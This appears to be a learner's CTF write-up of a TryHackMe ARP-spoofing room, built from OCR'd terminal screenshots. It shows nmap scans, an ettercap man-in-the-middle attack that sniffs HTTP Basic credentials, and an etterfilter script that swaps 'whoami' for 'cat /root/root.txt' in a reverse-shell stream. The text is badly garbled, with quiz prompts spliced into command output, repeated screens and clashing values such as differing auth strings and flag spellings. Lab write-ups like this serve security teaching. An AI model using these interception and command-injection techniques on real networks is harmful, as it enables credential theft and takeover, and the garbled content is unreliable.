Nmap scan report for bob (192.168.12.20)
Host is up (0.0044s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
80/tcp   open|filtered  http
MAC Address: 2E:41:A3:1B:C1:26 (Unknown)

Nmap scan report for eve (192.168.12.66)
Host is up (0.0000070s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE
22/tcp   open|filtered  ssh
5000/tcp open|filtered  upnp
5002/tcp open|filtered  rfe

```

The terminal shows the results of an Nmap scan for hosts Alice, Bob, and Eve. Host Eve has port 22/tcp open and filtered (ssh), port 5000/tcp open and filtered (upnp), and port 5002/tcp open and filtered (rfe).

- What is the port number? 80

```

root@eve:/home/admin# nmap -S 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-09 18:24 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.0038s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
4444/tcp  open|filtered  krb524
MAC Address: 3A:8E:03:93:60:28 (Unknown)

Nmap scan report for bob (192.168.12.20)
Host is up (0.0044s latency).   content behind the service from your current position? (Nay/Yay)
Not shown: 999 closed ports
PORT      STATE      SERVICE
80/tcp    open|filtered http
MAC Address: 2E:41:A3:1B:C1:26 (Unknown)

Nmap scan report for eve (192.168.12.66)
Host is up (0.0000070s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
5000/tcp  open|filtered upnp
5002/tcp  open|filtered rfe
Who is using that service?

```

- Can you access the content behind the service from your current position?
- (Nay/Yay): Nay

```

root@eve:/home/admin# nmap -S 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-09 18:28 UTC
Nmap scan report for bob (192.168.12.20)
Host is up (0.0044s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
4444/tcp  open|filtered  krb524
MAC Address: 3A:8E:03:93:60:28 (Unknown)

Nmap scan report for eve (192.168.12.66)
Host is up (0.0000070s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE
80/tcp    open|filtered http
MAC Address: 2E:41:A3:1B:C1:26 (Unknown)

Nmap done: 256 IP addresses (3 hosts up) scanned in 8.27 seconds
root@eve:/home/admin# wget http://192.168.12.20
--2024-03-09 18:28:59--  http://192.168.12.20/
Connecting to 192.168.12.20:80... connected.
HTTP request sent, awaiting response ... 401 Unauthorized

```

- Can you see any meaningful traffic to or from that port passively sniffing on your interface eth1? (Nay/Yay): Nay

- Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay): Yay

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0. Privileges dropped to EUID 65534 EGID 65534 ...			
34 plugins	Title	IP Address	Expires
42 protocol dissectors	ettercap v4	10.10.22.44	30m:57s
57 ports monitored			
24689 mac vendor fingerprint			
1766 TCP OS fingerprint			
2182 known services			
LUA: no scripts were specified, not starting up!			
Randomizing 255 hosts for scanning ...			
Scanning the whole netmask for 255 hosts ...			
* [██████████] 100.00 %			
2 hosts added to the hosts list ...			
ARP poisoning victims:	Can you see any meaningful traffic to or from that port passively sniffing on your interface eth1? (Nay/Yay)		
GROUP 1 : ANY (all the hosts in the list)		Correct Answer	Hint
GROUP 2 : ANY (all the hosts in the list)		Correct Answer	Hint
Starting Unified sniffing ...	Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)		
Text only Interface activated ...			
Hit 'h' for inline help		Correct Answer	Hint
Sat Mar 9 18:31:49 2024 [497373] using that service?			
192.168.12.0:0 → 192.168.12.20:0   (o)			
HTTP/1.1 [TCP/IPv4]			
Sat Mar 9 18:31:49 2024 [497393]			
192.168.12.20:0 → 192.168.12.10:0   (o)			
HTTP/1.1 [TCP/IPv4]			
Sat Mar 9 18:31:49 2024 [501484]			

```
Sat Mar  9 18:32:21 2024 [382078]          .dp_v7      10.10.22.11
TCP 192.168.12.10:35126 → 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.  
yay
```

kali (Snapshot 4) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@eve:/home/admin

File Actions Edit View Help

kali㉿kali: ~ x kali㉿kali: ~ x kali㉿kali: ~ x kali㉿kali: ~/Downloads x root@eve:/home/admin x kali㉿kali: ~ x

1 Sat Mar 9 18:32:21 2024 [526836]  
TCP 192.168.12.20:60962 → 192.168.12.10:4444 | AP (30)  
rev.go  
root.txt  
server.sh  
www

Title IP Address  
zettercap\_v4 10.10.22.44

2 TCP 192.168.12.20:60962 → 192.168.12.10:4444 | AP (30)  
3 rev.go  
4 root.txt  
5 server.sh  
6 www  
7 Sat Mar 9 18:32:21 2024 [382078]  
8 TCP 192.168.12.10:35126 → 192.168.12.20:80 | AP (113)  
9 GET /test.txt HTTP/1.1.  
10 Host: www.server.bob.  
11 Authorization: Basic YWRtaW46czNjJmYXIA0eno=,  
12 User-Agent: curl/7.68.0.  
13 Accept: \*/\*.  
14 .  
15

Now launch the same ARP spoofing attack as in the previous task. Can you see so

User requested a CTRL+C ... (deprecated, next time use proper shutdown)

root@eve:/home/admin#  
root@eve:/home/admin# who is using that service?  
root@eve:/home/admin# cat /etc/hosts  
127.0.0.1 localhost  
# The following lines are desirable for IPv6 capable hosts  
::1 ip6-localhost ip6-loopback  
fe80::0 ip6-localnet  
ff00::0 ip6-mcastprefix  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
root@eve:/home/admin#

What text is in the file?

- Who is using that service? Alice

kali (Snapshot 4) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@eve:/home/admin

root@eve:~

File Actions Edit View Help

kali@kali:~ x kali@kali:~ x kali@kali:~ x kali@kali:~/Downloads x root@eve:/home/admin x kali@kali:~ x

Sat Mar 9 18:32:21 2024 [526836] TCP 192.168.12.20:60962 → 192.168.12.10:4444 | AP (30) rev.go root.txt server.sh www

Title IP Address

zettercap.v4 10.10.22.44

Sat Mar 9 18:32:21 2024 [533662] TCP 192.168.12.10:4444 → 192.168.12.20:60962 | A (0)

Now launch the same ARP spoofing attack as in the previous task. Can you see it?

User requested a CTRL+C ... (deprecated, next time use proper shutdown)

root@eve:/home/admin#

root@eve:/home/admin# who is using that service?

root@eve:/home/admin# cat /etc/hosts

127.0.0.1	localhost	format:*****
192.168.12.10	alice	format:*****
192.168.12.20	bob	
192.168.12.66	eve	what's the hostname the requests are sent to?

# The following lines are desirable for IPv6 capable hosts

::1	ip6-localhost ip6-loopback
fe00::0	ip6-localnet
ff00::0	ip6-mcastprefix
ff02::1	ip6-allnodes
ff02::2	ip6-allrouters

root@eve:/home/admin#

What text is in the file?

- What's the hostname the requests are sent to? [www.server.bob](http://www.server.bob)

Sat Mar 9 18:32:21 2024 [381656]  
HTTP : 192.168.12.20:80 → USER: admin PASS: s3cr3t\_P4zz INFO: www.server bob/test.txt  
TCP 192.168.12.10:35126 → 192.168.12.20:80 | A (0)

Sat Mar 9 18:32:21 2024 [382078]  
TCP 192.168.12.10:35126 → 192.168.12.20:80 | AP (133) IP Address 10.10.22.44 Expires 30m 12s  
GET /test.txt HTTP/1.1. ettercap\_v4 Host: www.server.bob.  
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=. User-Agent: curl/7.68.0. Accept: \*/\*.  
Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)  
Sat Mar 9 18:32:21 2024 [389677]  
TCP 192.168.12.20:80 → 192.168.12.10:35126 | A (0)

Sat Mar 9 18:32:21 2024 [391651]  
TCP 192.168.12.20:80 → 192.168.12.10:35126 | AP (17) HTTP/1.0 200 OK.

What's the hostname the requests are sent to?  
Sat Mar 9 18:32:21 2024 [391842]  
TCP 192.168.12.20:80 → 192.168.12.10:35126 | FAP (171)  
Server: SimpleHTTP/0.6 Python/2.7.12.  
Date: Sat, 09 Mar 2024 18:32:21 GMT.  
Content-type: text/plain. e is being requested?  
Content-Length: 3.  
Last-Modified: Sun, 27 Mar 2022 12:57:36 GMT.  
Submit

What text is in the file?

root@eve:/home/admin

- Which file is being requested? test.txt

Sat Mar 9 18:32:21 2024 [381656]  
HTTP : 192.168.12.20:80 → USER: admin PASS: s3cr3t\_P4zz INFO: www.server bob/test.txt  
TCP 192.168.12.10:35126 → 192.168.12.20:80 | A (0)

Sat Mar 9 18:32:21 2024 [382078]  
TCP 192.168.12.10:35126 → 192.168.12.20:80 | AP (133) IP Address 10.10.22.44 Expires 29m 25s  
GET /test.txt HTTP/1.1. ettercap\_v4 Host: www.server.bob.  
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=. User-Agent: curl/7.68.0. Accept: \*/\*.  
www.server.bob  
Woohoo! Your answer is correct.

Sat Mar 9 18:32:21 2024 [389677] requested?  
TCP 192.168.12.20:80 → 192.168.12.10:35126 | A (0)

Sat Mar 9 18:32:21 2024 [391651]  
TCP 192.168.12.20:80 → 192.168.12.10:35126 | AP (17) HTTP/1.0 200 OK.

Answer format:\*\*\*\*\*  
Sat Mar 9 18:32:21 2024 [391842]  
TCP 192.168.12.20:80 → 192.168.12.10:35126 | FAP (171)  
Server: SimpleHTTP/0.6 Python/2.7.12.  
Date: Sat, 09 Mar 2024 18:32:21 GMT.  
Content-type: text/plain.  
Content-Length: 3.  
Last-Modified: Sun, 27 Mar 2022 12:57:36 GMT.  
Answer format:\*\*\*\*\*

root@eve:/home/admin

- What text is in the file? OK

```

root@eve:/home/admin
[Sat Mar 9 18:32:21 2024 [391842]
TCP 192.168.12.10:35126 → 192.168.12.10:35126 | FAP (171)
Server: SimpleHTTP/0.6 Python/2.7.12.
Date: Sat, 09 Mar 2024 18:32:21 GMT.
Content-type: text/plain.
Content-Length: 3.
Last-Modified: Sun, 27 Mar 2022 12:57:36 GMT.
.
OK
What's the hostname the requests are sent to?
Sat Mar 9 18:32:21 2024 [397720]
TCP 192.168.12.10:35126 → 192.168.12.20:80 | A (0)

Sat Mar 9 18:32:21 2024 [398566] requested?
TCP 192.168.12.10:35126 → 192.168.12.20:80 | FA (0)
.
.
.
Sat Mar 9 18:32:21 2024 [405804]
TCP 192.168.12.20:80 → 192.168.12.10:35126 | A (0)
.
.
.
Sat Mar 9 18:32:21 2024 [522656]
TCP 192.168.12.10:4444 → 192.168.12.20:60962 | AP (3)
ls
Answer format: *****
Sat Mar 9 18:32:21 2024 [525632]
TCP 192.168.12.20:60962 → 192.168.12.10:4444 | A (0)
Note, ettercap attack (by pressing q), will let ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?
Answer format: *****

Submit Hint

```

- Which credentials are being used for authentication? (username:password)
- admin:s3cr3t\_P4zz

```

root@eve:/home/admin
[Sat Mar 9 18:32:21 2024 [369887]
TCP 192.168.12.10:35126 → 192.168.12.20:80 | S (0)

.
.
.
Sat Mar 9 18:32:21 2024 [373688]
TCP 192.168.12.20:80 → 192.168.12.10:35126 | SA (0)
 ettercap_v4
IP Address 10.10.22.44 Expires 25m 48s
.
.
.
Sat Mar 9 18:32:21 2024 [381656]
HTTP : 192.168.12.20:80 → [USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt
TCP 192.168.12.10:35126 → 192.168.12.20:80 | A (0)

.
.
.
Sat Mar 9 18:32:21 2024 [382078]
TCP 192.168.12.10:35126 → 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
ok
.
.
.
Sat Mar 9 18:32:21 2024 [389677]
TCP 192.168.12.20:80 → 192.168.12.10:35126 | A (0)
 admins3cr3t_P4zz
.
.
.
Sat Mar 9 18:32:21 2024 [391651]
TCP 192.168.12.20:80 → 192.168.12.10:35126 | AP (17)
Note, ettercap attack (by pressing q), will let ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?
HTTP/1.0 200 OK
.
.
.
Answer format: *****

Submit Hint

```

- Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning? RE-ARPing the victims

```

root@eve:/home/admin
[913602] TCP 192.168.12.20:33038 → 192.168.12.10:4444 | A (0)
[923724] TCP 192.168.12.10:4444 → 192.168.12.20:33038 | AP (7) IP Address 10.10.22.44 Expires 21m 05s
whohami

[929571] TCP 192.168.12.20:33038 → 192.168.12.10:4444 | A (0)
[930933] TCP 192.168.12.20:33038 → 192.168.12.10:4444 | AP (5) ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?
root RE-ARPing the victims

[937749] TCP 192.168.12.10:4444 → 192.168.12.20:33038 | A (0)ice, now, using the obtained credentials? (Nay/Yay)
Closing text interface ...
Answer format: *****
Terminating ettercap ... at is the user.txt flag?
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims ...
Unified sniffing was stopped.

root@eve:/home/admin# I would also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?
Answer format: ***** Submit Hint

```

- Can you access the content behind that service, now, using the obtained credentials?
- (Nay/Yay): Yay

```

root@eve:/home/admin
ARP poisoner deactivated.
RE-ARPing the victims ...
Unified sniffing was stopped.

root@eve:/home/admin# wget http://www.server.bob/test.txt
wget: missing URL
Usage: wget [OPTION] ... [URL] ...
Try `wget --help' for more options.
root@eve:/home/admin# wget http://www.server.bob/test.txt
--2024-03-09 18:50:48-- http://www.server.bob/test.txt
Resolving www.server.bob (www.server.bob)... failed: Name or service not known.
wget: unable to resolve host address 'www.server.bob'
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://10.10.22.44/
curl: (7) Failed to connect to 10.10.22.44 port 80: Connection refused
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://10.10.22.44/
curl: (7) Failed to connect to 10.10.22.44 port 80: Connection refused
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://192.168.12.20/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for </title>
<body>
<h2>Directory listing for </h2>he content behind that service, now, using the obtained credentials? (Nay/Yay)
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a> flag
</ul>
<hr>
</body>
</html>
root@eve:/home/admin# I would also have seen some rather questionable kind of traffic. what kind of remote access (shell) does Alice have on the server?
Answer format: ***** Submit Hint

```

- What is the user.txt flag? THM{wh0s\_\$n!ff1ng\_0ur\_cr3ds}

```

root@eve:/home/admin# wget https://tryhackme.com/room/layer2
wget: missing URL
Usage: wget [OPTION] ... [URL] ...
Try `wget --help` for more options.
root@eve:/home/admin# wget http://www.server.bob/test.txt
--2024-03-09 18:50:48-- http://www.server.bob/test.txt
Resolving www.server.bob (www.server.bob)... failed: Name or service not known.
wget: unable to resolve host address 'www.server.bob'
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://10.10.22.44/
curl: (7) Failed to connect to 10.10.22.44 port 80: Connection refused
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://10.10.22.44/
curl: (7) Failed to connect to 10.10.22.44 port 80: Connection refused obtained credentials? (Nay/Yay)
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://192.168.12.20/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for </title>
<body>
<h2>Directory listing for </h2>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
<li> seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?
</ul>
<hr>
<hr>
Answer Format: *****

```

## Man-in-the-Middle: Manipulation

The user found the root.txt flag (THM{wh4t\_an\_ev11\_M!tM\_u\_R}). Alice had a reverse shell on the server, and the user saw the commands being executed in order: whoami, pwd, and ls. The user then read the contents of the root.txt file.

- You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?** Reverse shell

### Article's content

- [What Is a Reverse Shell?](#)
- [How Does a Reverse Shell Work?](#)
- [Example: Python Reverse Shell](#)
- [Preventing Reverse Shell](#)

### What Is a Reverse Shell?

A reverse shell, also known as a remote shell or "connect-back shell," takes advantage of the target system's vulnerabilities to initiate a shell session and then access the victim's computer. The goal is to connect to a remote computer and redirect the input and output connections of the target system's shell so the attacker can access it remotely.

Reverse shells allow attackers to open ports to the target machines, forcing communication and enabling a complete takeover of the target machine. Therefore it

- What commands are being executed? Answer in the order they are being executed:** whoami, pwd, ls

```

Sat Mar  9 18:47:48 2024 [935828]
TCP 192.168.12.10:4444 → 192.168.12.20:33034 | AP (7)
whoami

```

Answer Format: \*\*\*\*\*

```
Sat Mar  9 18:47:43 2024 [945956]
TCP 192.168.12.10:4444 → 192.168.12.20:33030 | AP (3)
ls
```

```
Sat Mar  9 18:47:40 2024 [933754]
TCP 192.168.12.10:4444 → 192.168.12.20:33034 | AP (4)
pwd
```

- Which of the listed files do you want? root.txt

kali (Snapshot 4) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@eve:/home/admin

File Actions Edit View Help

kali:kali:~ x kali:kali:~ x kali:kali:~ x kali@kali:~/Downloads x root@eve:/home/admin x kali:kali:~ x tryHackMe.com x WhatIsRe... x

Sat Mar 9 18:47:40 2024 [945722]  
TCP 192.168.12.10:4444 → 192.168.12.20:33034 | A (0)

Sat Mar 9 18:47:43 2024 [945956]  
TCP 192.168.12.10:4444 → 192.168.12.20:33030 | AP (3)  
ls lettercap\_v4 IP Address 10.10.22.44 Expires 1h 07m 12s ? Add 1 hour Terminate

Sat Mar 9 18:47:43 2024 [953660]  
TCP 192.168.12.20:33030 → 192.168.12.10:4444 | R (0)

What kind of traffic. What kind of remote access (shell) does Alice have on the server?

Sat Mar 9 18:47:44 2024 [934807]  
TCP 192.168.12.10:4444 → 192.168.12.20:33034 | AP (3)  
ls what commands are being executed? Answer in the order they are being executed.

Sat Mar 9 18:47:44 2024 [937598]  
TCP 192.168.12.20:33034 → 192.168.12.10:4444 | A (0)  
which of the listed files do you want?

Sat Mar 9 18:47:44 2024 [938879]  
TCP 192.168.12.20:33034 → 192.168.12.10:4444 | AP (30)  
rev.go  
root.txt  
server.sh  
www

Sat Mar 9 18:47:44 2024 [945621]  
TCP 192.168.12.10:4444 → 192.168.12.20:33034 | A (0)

kali (Snapshot 4) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@eve:/home/admin

File Actions Edit View Help

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/Downloads x root@eve:/home/admin x kali@kali: ~ x

```
GNU nano 4.8 whoami.ecf
if(ip.proto == TCP && tcp.src == 4444 && search(DATA.data, "whoami") ) {
    log(DATA.data, "/root/ettercap.log");
    replace("whoami", "cat /root/root.txt");
    msg("##### ETTERFILTER: substituted 'whoami' with reverse shell. #####\n");
}
} port.
```

Medium Search

White Sign up Sign in

File Actions View Help

whoami.ecf

[ Read 5 lines ]

Get Help Write Out Where Is Cut Text Justify Cur Pos To Spell Go To Line Undo Mark Text To Bracket Where Was Previous Read File Replace Paste Text To Spell Go To Line Undo Copy Text Next

Search

```

root@eve:/home/admin# nano whoami.ecf
root@eve:/home/admin# etterfilter whoami.ecf -o whoami.ef

etterfilter 0.8.3 copyright 2001-2019 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

Parsing source file 'whoami.ecf' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.


Writing output to 'whoami.ef' done.

→ Script encoded into 9 instructions.

root@eve:/home/admin# ls
USER: whoami.ecf whoami.ef
root@eve:/home/admin# ettercap -T -i eth1 -M arp -F whoami.ef

```

- **What is the root.txt flag? THM{wh4t\_an\_ev1l\_M!tM\_u\_R}**



## Conclusion

I successfully completed the L2 MAC Flooding & ARP Spoofing room on TryHackMe, mastering techniques like MAC flooding and ARP spoofing for network manipulation. Through practical exercises, I gained insights into network vulnerabilities and the importance of robust security measures. I accessed the target network, discovered live hosts, and obtained credentials to access restricted content. This experience emphasized the importance of proactive network security practices.

tryhackme.com/p/Damiano254

Gmail | Damian mutisya | LinkedIn | Coursera Job Platform | Python Examples of... | Snort-sign | Signatu... | Bard | Home | Scamwatch | Jigsaw | Phishing | General P... | All Bookmarks

tryHackMe

Rank: 170940 | Rooms Completed: 17 | Level: 6 | Badges: 2

Damiano254 [0x6]

Get Profile Badges | Share Room Badges

Rooms Completed | Badges | Created Rooms | Yearly Activity | Totals

Threat Intelligence...  
Explore advanced OSINT skills and the basics of...  
Web Application...  
Learn about web application vulnerabilities and...  
Intro to Offensive...  
Build your first website and learn how to...  
Intro to Digital...  
Learn about digital forensics and how to...  
Red Team Recon  
Learn how to use OSMO Advanced PenTesting, Metasploit,...  
Planning for Target...  
Passive...  
Learn about the essential tools for passive...  
Python Basics  
Using a Web-based code editor, learn the basics of...  
DNS in detail  
Learn how DNS works and how to...  
MITRE  
This module will discuss the...  
Simple CTF  
Beginner level CTF 0101  
L2 MAC Flooding...  
Learn how to use Kali Linux to help you...  
Sweetooth Inc.  
Analyze the Sweetooth...  
Windows...  
Learn how to...  
Linux...  
Learn how to...  
OWASP Top 10  
Understand each of the OWASP Top 10...